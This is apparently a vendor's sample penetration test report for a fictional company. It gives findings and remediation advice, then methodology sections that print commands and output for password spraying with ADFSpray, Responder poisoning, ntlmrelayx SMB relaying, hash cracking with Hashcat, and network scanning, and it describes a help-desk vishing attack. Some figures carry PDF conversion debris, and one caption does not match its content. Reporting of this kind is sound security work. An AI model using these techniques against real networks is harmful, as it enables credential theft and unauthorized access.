The HTTP **Strict-Transport-Security** header prevents the accidental exposure of potentially sensitive application information over unencrypted channels. The header instructs web browsers to only interact with the web server using HTTPS. In the event of a downgrade attack⁶ or a server misconfiguration, the web browser will refuse to access the web server over unencrypted HTTP channels.

⁵ https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security

⁶ https://en.wikipedia.org/wiki/Downgrade_attack

Recommendations

Nakatomi should configure application web servers to include the **Strict-Transport-Security** header in all server responses as follows.

```
Strict-Transport-Security: max-age=31536000;
```

References

[Mozilla Developer Network: Strict-Transport-Security](#)

[OWASP: HTTP Strict Transport Security Cheat Sheet](#)

Validation

The presence of the **Strict-Transport-Security** header can be validated using the PowerShell console.

```
Invoke-WebRequest -Uri https://example.tld | Select-Object -ExpandProperty Headers
```

The presence of the **Strict-Transport-Security** header can be validated using curl on Linux systems.

```
curl -skI https://example.tld | grep -i strict-transport-security
```

When HSTS is enabled, you should see output similar to that shown in Figure 15.

```
$ curl -skI https://example.tld
HTTP/1.1 200 OK
Date: Fri, 08 Jun 2018 15:39:45 GMT
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubdomains;
Last-Modified: Wed, 28 Mar 2018 22:17:10 GMT
Accept-Ranges: bytes
Content-Length: 14968
Vary: Accept-Encoding
Content-Type: text/html
```

Figure 15. Retrieving Web Server Headers via Curl

Low Risk Findings

Red Siege did not identify any low-risk findings during the testing window.

Assumed Breach Findings

Critical Risk Findings

Red Siege did not identify any critical-risk findings during the testing window.

High Risk Findings

Finding-08 Excessive Administrator Permissions

High Risk Permissions and Access Control

Observation

Nakatomi provided Red Siege a low privilege account, `Uninteresting.User`, that was previously used by an employee in accounting. Red Siege found the account was granted domain administrative privileges as seen in Figure 16.

```
PS C:\Users\Pentest.User\Desktop> Get-DomainGroupMember "Domain Admins"

GroupDomain      : sample.local
GroupName        : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=sample,DC=local
MemberDomain     : sample.local
MemberName       : uninteresting.user
MemberDistinguishedName : CN=Uninteresting User,CN=Users,DC=sample,DC=local
MemberObjectClass : user
MemberSID        : S-1-5-21-3185075976-4074215219-2938839738-1106
```

Figure 16. User Given Domain Admin Privileges

Affected Systems

Nakatomi Active Directory

Description

Administrator privileges are often granted when a user needs to frequently perform modifications to their workstation. Organizations will grant elevated privileges to the user in order to reduce the requests to administrative groups such as IT. However, during a successful social engineering attack, the elevated privileges can allow an attacker to execute malicious payloads in a higher context. This simplifies the steps needed to gain persistence, bypass antivirus and endpoint detection and response (EDR) and perform lateral movement.

Recommendations

Nakatomi should configure developer accounts to use the principle of least privilege for standard daily operations. Nakatomi should provide a secondary administrator-level account to use when a developer needs to perform actions requiring elevated privileges. Nakatomi should implement a password vaulting solution, which allows users to "check out" a higher-privileged account with a one-time password which

expires after checking the account in or after a set amount of time. Alternatively, Nakatomi should implement a password manager where administrator credentials are stored and shared with users who need to perform administrative tasks.

References

[NIST: Principle of Least Privilege](#)

[Microsoft: Implementing Least-Privilege Administrative Models](#)

[CIS: Critical Control 5 - Account Management](#)

Validation

N/A

SAMPLE REPORT

Medium Risk Findings

Red Siege did not identify any medium-risk findings during the testing window.

Low Risk Findings

Red Siege did not identify any low-risk findings during the testing window.


Informational Findings

Finding-09 PowerShell Version 2 Available

Informational Configuration Management

Impact

Red Siege found PowerShell version 2 was available on the system. Figure 17 shows PowerShell version 2 was accessible using the following command: `powershell -version 2`.



```
PS C:\Users\Uninteresting.User> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Uninteresting.User> $PSVersionTable
```

Name	Value
CLRVersion	2.0.50727.9157
BuildVersion	6.1.7600.16385
PSVersion	2.0
WSManStackVersion	2.0
PSCompatibleVersions	{1.0, 2.0}
SerializationVersion	1.1.0.1
PSRemotingProtocolVersion	2.1

Figure 17. PowerShell Version 2 Execution

Affected Systems

10.1.2.3

Description

PowerShell version 2 lacks many features that are valuable to defenders regarding the detection of potentially malicious activities. Beginning with PowerShell version 5, Microsoft included the following capabilities:

- Constrained Language Mode
- PowerShell integration with Applocker, Device Guard, and Windows Defender Application Control
- PowerShell logging
 - Script Block logging
 - Protected Event Logging

- Module Logging

If an attacker can downgrade to PowerShell version 2, defenders lose the ability to identify attacker activities within PowerShell.

Recommendations

If not needed, Nakatomi should remove Microsoft .NET version 2, which is required to run PowerShell version 2. If .NET Framework version 2 is required, Nakatomi can disable PowerShell version 2 as follows:

- Open a PowerShell console with elevated privileges (run as administrator)
- Enter the following command:

```
Disable-WindowsOptionalFeature -Online -FeatureName  
MicrosoftWindowsPowerShellV2Root
```

Alternatively, PowerShell version 2 can be disabled as follows:

- In the Windows Control Panel, search for "Features"
- Select "Turn Windows features on or off"
- Uncheck "Windows PowerShell 2.0"

References

[Microsoft: PowerShell Version 2 Deprecation](#)

[Digital Shadows: PowerShell Security Best Practices](#)

[Rapid7: Defending Against Malicious PowerShell Attacks](#)

[MITRE ATT&CK Technique 1059-001: PowerShell Command and Scripting Interpreter](#)

Validation

Nakatomi can verify PowerShell version 2 is disabled by using the following command:

```
powershell.exe -version 2
```

If .NET Framework version 2 has been removed, Nakatomi should see the following error message:

```
Version v2.0.50727 of the .NET Framework is not installed and it is required to  
run version 2 of Windows PowerShell.
```

If PowerShell version 2 has been disabled, Nakatomi should see the following error message:

```
Encountered a problem reading the registry. Cannot find registry key  
SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine. The Windows PowerShell 2 engine  
is not installed on this computer.
```

Social Engineering Findings

Critical Risk Findings

Finding-10 Successful Pretext Call

Critical Risk Phone-Based Social Engineering

Observation

Red Siege conducted a phone-based phishing attack (vishing) against the Nakatomi service desk. The tester placed multiple phone calls and persuaded a service desk analyst to change an employee's password, which enabled Red Siege to fully take over that user's account.

Description

A successful vishing attack can allow an attacker to fully compromise the victim employee's network access and gain access to sensitive client information. Often, the attacker will coerce the target into performing an unauthorized action by using information obtained from public sources to prove their validity. These attacks can lead to the first foothold inside the target organization's network.

Recommendations

Nakatomi should educate employees on the risk of phone-based phishing attacks. Regular internal phishing and vishing exercises should be conducted to properly educate users on how to identify and report phishing attempts. Red Siege recommends that these exercises should be conducted a minimum of twice a year. Nakatomi should also implement a secondary verification protocol with the help desk to help ensure that social engineering attacks are stopped early. Examples of secondary verification can include a code of the day or protocols to contact the user independently of the initial contact.

References

[Social Engineering Framework: Vishing](#)

[Blog: Smishing and vishing: How these cyber-attacks work and how to prevent them](#)

[Blog: 6 Easy Ways to Protect Your Business from Vishing and Phishing](#)

High Risk Findings

Red Siege did not identify any high-risk findings during the testing window.

Medium Risk Findings

Red Siege did not identify any medium-risk findings during the testing window.

Low Risk Findings

Red Siege did not identify any low-risk findings during the testing window.

External Penetration Test Methodology

This is a sample of our external network penetration test methodology designed to show the level of reporting that you will receive once your penetration test is complete. This report does not reflect all testing that would be performed during an actual engagement.

Red Siege began the external penetration test by using DNSDumpster⁷ to review DNS records for Nakatomi. DNSDumpster identified two (A) records. One of the records is shown in Figure 18.


www.redsiege.com	35.209.123.34	GOOGLE
	34.123.209.35.bc.googleusercontent.com	United States
HTTP: nginx		
HTTPS: nginx		
FTP: 220-#220-Please upload your web files to the public_html directory.220-Note that letters are case se		
HTTP TECH: nginx		

Figure 18. DNSDumpster A Record Results

Red Siege used curl⁸ to query crt.sh⁹ for certificate transparency logs pertaining to Nakatomi hosts. Using this technique, Red Siege identified two unique hostnames. The tester used the following command to perform the query:

```
curl -s "https://crt.sh/?q=%sampleInc.com&output=json" | jq '.[].name_value' | sed 's/\\n/\\g' | sed 's/\\n/\\n/g' > sampleInc.com.hosts-crtsh.txt
```

Red Siege searched published breach databases, including Dehashed¹⁰, for Nakatomi credentials. Red Siege recovered nine unique sets of credentials using this technique. Figure 19 shows a subset of the results.

```
$ cat sampleInc.com.hosts-crtsh.txt
jane.doe,
robin.dossier,
linda.belcher,
pinky.brain,
sample.mann,
john.smith,
rosie.edwards,
cady.riley,
ruby.do,
```

Figure 19. Breached Password Search Results

⁷ <https://dnsdumpster.com/>

⁸ <https://curl.se/>

⁹ <https://crt.sh/>

¹⁰ <https://dehashed.com>

Red Siege used Hunter.io¹¹ to search for Nakatomi email addresses and to confirm the email address format used. As show in Figure 20, the most common email address format used by Nakatomi was {f}{last}@sampleinc.com.




Figure 20. Hunter.io Results

Red Siege used ADFSpray¹² to perform password spraying and credential stuffing attacks against Nakatomi's ADFS porta using the email addresses and credentials discovered in the previous steps. Figure 21 shows a successful password spraying attempt. Red Siege has documented this issue in Finding-01 Weak Password Policy.

```
jason@:/opt/tools/ADFSpray$ python3 ADFSpray.py -U /opt/client/ema
ils.txt -p [redacted] -t https://fs.[redacted].com adfs
[28-11-2021 23:00] - Total number of users to test: 40
[28-11-2021 23:00] - Total number of passwords to test: 1
[28-11-2021 23:00] - Total number of targets to test: 1
[28-11-2021 23:00] - Total number of attempts: 40
[28-11-2021 23:00] - [*] You chose adfs method
[28-11-2021 23:00] - [*] Started running at: 28-11-2021 23:00:49
[28-11-2021 23:00] - [+] Seems like the creds are valid: [redacted]
[redacted] on https://fs.[redacted].com
[28-11-2021 23:01] - [*] Overall compromised accounts: 1
[28-11-2021 23:01] - [*] Finished running at: 28-11-2021 23:01:00
```

Figure 21. Password Spraying Against ADFS

¹¹ <https://hunter.io/>

¹² <https://github.com/xFreed0m/ADFSpray>

Red Siege used Gobuster¹³ and common wordlists to discover content on servers which may lead to information disclosure and authentication bypass. Figure 22 shows the execution of Gobuster on a target system.

```

L-$ gobuster dir -u http://198.199.82.82 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

=
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=
[+] Url:                http://198.199.82.82
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirbuster/di
rectory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.1.0
[+] Timeout:            10s

=
2022/05/09 09:32:00 Starting gobuster in directory enumeration
mode

=
Progress: 3669 / 81644 (4.49%)
  
```

Figure 22. External Website Directory Enumeration

While validating the results found by Gobuster, the tester identified an external facing web server with directory indexing enabled, shown in Figure 23, allowing a full listing of the sites files and folders. Red Siege documented this issue in Finding-02 Directory Indexing.





Index of /sampleInc			
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory			
 default.config	2022-05-06 14:35	50	
 login.php	2022-05-06 14:37	34	
 testUsers.db	2022-05-06 14:38	54	
Apache/2.4.41 (Ubuntu) Server at 198.199.82.82 Port 80			

Figure 23. Directory Indexing Exposure

This concluded the external penetration test.

¹³ <https://github.com/OJ/gobuster>

Internal Penetration Test Methodology

This is a sample of our internal network penetration test methodology designed to show the level of reporting that you will receive once your penetration test is complete. This report does not reflect all testing that would be performed during an actual engagement.

Red Siege used the custom scanning tool `autoscan.sh`¹⁴ to identify listening ports and services on the in-scope hosts. Autoscan uses Masscan to identify hosts with listening services as shown in Figure 24.

```
kali@redsiege:/opt/rstools/scanning$ sudo ./autoscan.sh /opt/client/scope.txt
[sudo] password for kali:
Adding firewall rule to drop traffic on port 61000
Running: masscan --ports 0-65535 --rate 15000 --src-port=61000 --output-format binary --output-filename scan-2022-04-26_08-09-05.masscan -iL /opt/client/scope.txt

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2022-04-26 12:09:06 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 16777216 hosts [65536 ports/host]
rate: 14.74-kpps, 0.00% done,20963:17:45 remaining, found=0
```

Figure 24. Host Discovery Using Masscan

Red Siege processed the Masscan results to develop lists of unique hosts and ports discovered by Masscan. The team then targeted the previously identified hosts and ports using Nmap as seen in Figure 25.

```
# Nmap 7.92 scan initiated Wed Mar 16 01:30:46 2022 as: nmap -oA scan-2022-03-15_23-54-42 -iL scan-2022-03-15_23-54-42-hosts.txt -p 17,21-23,25,42,53,80-83,88,135,139,161,280,389,443,445,464,515,593,631,636,808,1026,1029,1031-1032,1043,1066,1087,1111,1311,1433,1536-1537,1720,1723,2001,2701,2968,3052,3268-3269,3389,3910-3911,4001,4343,4776,5040,5120-5122,5355,5357,5900,5985,6001,6011,6101,6120,6633,7627,7680-7681,8000,8080-8082,8084-8085,8088,8211,8296,8443,8554,8834,9001-9002,9006-9007,9010-9018,9022-9023,9025,9100,9102,9199-9200,9220-9222,9280-9282,9290-9292,9300,9389,9999,10010,10038,14000,15260,20000,20010,30960,30999,47001,47545-47547,47617,49152-49154,49664-49674,49680,49683,49686,49696,49701,49710,49724,49740,53945,54534,56485,56488-56489,57241,58474,58486,58551,58581-58582,58594,60401,60476,60921,61439,61666,63741,65001-65009,65012-65015,65017-65041,65043-65046,65051,65055-65056,65344,65347-65350,65377,65396 -sV -T4 -sC --open --script-args "http.useragent=Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0"
```

Figure 25. Targeted Service Scanning

¹⁴ <https://github.com/RedSiege/rstools/blob/master/scanning/autoscan.sh>

Red Siege checked each domain controller for SMB null sessions using Enum4Linux¹⁵. The tester determined that SMB null sessions were enabled as shown in Figure 26. Red Siege has documented this issue in Finding-04 SMB Null Sessions Enabled.

```

L$ enum4linux -a 192.168.3.16
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Aug 19 22:37:17 2021

=====
| Enumerating Workgroup/Domain on 192.168.3.16 |
=====
[+] Got domain/workgroup name: ██████████

=====
| Nbtstat Information for 192.168.3.16 |
=====
Looking up status of 192.168.3.16
██████████ <00> - <GROUP> M <ACTIVE> Domain/Workgroup Name
██████████ <00> - M <ACTIVE> Workstation Service
██████████ <1c> - <GROUP> M <ACTIVE> Domain Controllers
██████████ <20> - M <ACTIVE> File Server Service
██████████ <1b> - M <ACTIVE> Domain Master Browser

MAC Address = D4-85-64-50-67-50

=====
| Session Check on 192.168.3.16 |
=====
[+] Server 192.168.3.16 allows sessions using username '', password ''

```

Figure 26. SMB Null Session Enumeration

Red Siege used Responder¹⁶ in Analyze mode to check for NetBIOS and LLMNR traffic on the Nakatomi network. Red Siege observed NetBIOS (NBNS) and LLMNR traffic as seen in Figure 27.

```

[+] Listening for events ...

[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: LLMNR] Request by ::ffff:172.31.2.169 for 80, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:172.31.2.15 for 80, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:172.31.2.15 for 80, ignoring
[Analyze mode: NBT-NS] Request by ::ffff:172.31.2.15 for 80, ignoring

```

Figure 27. NetBIOS and LLMNR Traffic Detected with Responder

¹⁵ <https://www.kali.org/tools/enum4linux/>

¹⁶ <https://github.com/lgandx/Responder>

After Running Responder in Analyze mode and detecting LLMNR and NBNS traffic, Red Siege used Responder to invoke authentication against the host and record user password hashes, shown in Figure 28.

```
kali@redsiege:/opt/Responder$ sudo ./Responder.py -I eth0 -w -d

[+] Poisoners:
    LLMNR                [ON]
    NBT-NS                [ON]
    MDNS                  [ON]
    DNS                   [ON]
    DHCP                  [ON]

[+] Servers:
    HTTP server           [ON]
    HTTPS server          [ON]
    WPAD proxy            [ON]
    Auth proxy            [OFF]
    SMB server            [ON]
    Kerberos server       [ON]
    SQL server            [ON]
```

Figure 28. Running of Responder.py

Red Siege used Responder in conjunction with ntlmrelayx¹⁷ to perform SMB relaying attacks. Red Siege executed the relay attack using the following command: `python3 ntlmrelayx.py -tf signing_not_required.txt -of hashes.pot`. The tester captured several user hashes using this technique, one of which is shown in Figure 29. Red Siege has documented this issue in Finding-03 LLMNR and NBNS Poisoning.

```
[SMB] NTLMv2-SSP Client   : ::ffff:172.31.2.143
[SMB] NTLMv2-SSP Username : CORPORATE\SPPSTLR0D03$
[SMB] NTLMv2-SSP Hash     : SPPSTLR0D03$::CORPORATE:
```

Figure 29. Captured Password Hash (Redacted)

¹⁷ <https://github.com/SecureAuthCorp/impacket/blob/master/examples/ntlmrelayx.py>

Red Siege used Hashcat¹⁸ to perform password cracking attacks against the recovered hashes using a combination of wordlists and masking or permutation attacks. The tester was successful in recovering the password for the SAMPLE03 account.

```

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NetNTLMv2
Hash.Target.....: 
Time.Started.....: Tue Aug 17 22:28:45 2021 (20 mins, 30 secs)
Time.Estimated...: Tue Aug 17 22:49:15 2021 (0 secs)
Guess.Base.....: File (C:\Password\realuniq.lst)
Guess.Mod.....: Rules (C:\Password\hashcat\rules\best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 49605.4 kH/s (7.78ms)
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 63995543552/93349874695
Rejected.....: 0/63995543552 (0.00%)
Restore.Point....: 831094784/1212336035 (66.95%)
Restore.Sub.#1...: Salt:0 Amplifier:0-38 Iteration:0-38
Candidates.#1...: michel1 -> MICHEL123
Hardware.Mon.#1..: Temp: 74c Util: 53% Core:1035MHz Mem:5000MHz Bus:16
  
```

NetNTLMv2 Hash Cracked

Figure 30. Hashcat Performing Password Recovery Attacks

This concludes the internal penetration test.

¹⁸ <https://hashcat.net/hashcat/>

Web Application Penetration Test Methodology

This is a sample of our web application penetration test methodology designed to show the level of reporting that you will receive once your penetration test is complete. This report does not reflect all testing that would be performed during an actual engagement.

Red Siege used Gobuster¹⁹ and common wordlists to discover content on servers which may lead to information disclosure and authentication bypass. Figure 31 shows the execution of Gobuster on a target system.

```
$ gobuster dir -u https://redsiege.com -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://redsiege.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/04/20 12:44:38 Starting gobuster in directory enumeration mode

/cgi-bin (Status: 301) [Size: 237] [→ https://redsiege.com/cgi-bin/]
```

Figure 31. Gobuster Execution

Red Siege manually verified each result reported by Gobuster to identify potential authentication bypass and information disclosure issues. An example is shown in Figure 32.




Figure 32. Reviewing Gobuster Results

¹⁹ <https://github.com/OJ/gobuster>

The tester used Wappalyzer²⁰ to examine the technologies used on in-scope websites. Figure 33 shows a sample of the Wappalyzer output for <https://www.redsiege.com>. The tester did not identify any reportable issues using this tool.




Figure 33. Wappalyzer Output

Red Siege reviewed the source code and dynamically created code to identify any potential vulnerable software versions. The tester found the application used the Spring Framework version 5.3.0 as shown in Figure 34. This version of Spring Framework is affected by a critical remote code execution vulnerability. Red Siege has documented this issue as Finding-05 Unpatched Software.

```
<!-- Spring Framework 5.3.0 -->
<script> /*  */var tribe_l10n_datatables = {"aria":{"sort_ascending":""," activate to sort
/* <![CDATA[ */
var spring4shellExample = {"userRole":"visitor","pageType":"home","leadinPluginVersion":"5.3.0"};
/* ]]&gt; */
&lt;/script&gt;</pre>
</div>
<div data-bbox="375 628 619 644" data-label="Caption">
<p>Figure 34. Spring Framework 5.3.0</p>
</div>
<div data-bbox="112 659 889 718" data-label="Text">
<p>Red Siege retrieved the robots.txt file from the in-scope application web servers. The tester reviewed each robots.txt entry for potential information disclosure and authentication bypass issues. Figure 35 shows the retrieval of the robots.txt file from a web server.</p>
</div>
<div data-bbox="278 727 708 830" data-label="Text">
<pre>$ curl https://www.redsiege.com/robots.txt
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Disallow: /wp-content/uploads/wpforms/

Sitemap: https://www.redsiege.com/wp-sitemap.xml</pre>
</div>
<div data-bbox="389 843 604 859" data-label="Caption">
<p>Figure 35. Robots.txt Retrieval</p>
</div>
<div data-bbox="112 892 294 908" data-label="Footnote">
<p><sup>20</sup> <a href="https://www.wappalyzer.com">https://www.wappalyzer.com</a></p>
</div>
<div data-bbox="484 935 511 952" data-label="Page-Footer">
<p>38</p>
</div>
```


Red Siege analyzed HTTP response headers returned by web applications to identify headers that leak information and headers that augment web application security, as seen in Figure 36. The tester observed a response that did not include a **Strict-Transport-Security** header. Red Siege documented this as Finding-07 HSTS Not Enabled.




Figure 36. HSTS Header Missing

After manually browsing all links within the web application interfaces and retrieving the robots.txt files, Red Siege used the Burp²¹ Discover Content tool to enumerate additional application content. Launching of the Burp Discover Content tool on the <https://redsiege.com> website is shown in Figure 37. The tester manually visited all newly discovered content and added this content into the testing inventory.




Figure 37. Launching the Burp Discover Content Tool

²¹ <https://portswigger.net>

After mapping each application from both authenticated and unauthenticated perspectives, Red Siege used Burp Scanner to perform automated scans of parameterized application endpoints. Figure 38 shows the execution of an active scan.




Figure 38. Launching Active Scan

After completing automated scans, Red Siege reviewed the scan results for reportable issues. Figure 39 shows the results summary returned by the Burp, and sample detailed results are shown in Figure 40.




Figure 39. Burp Scanner Results Summary

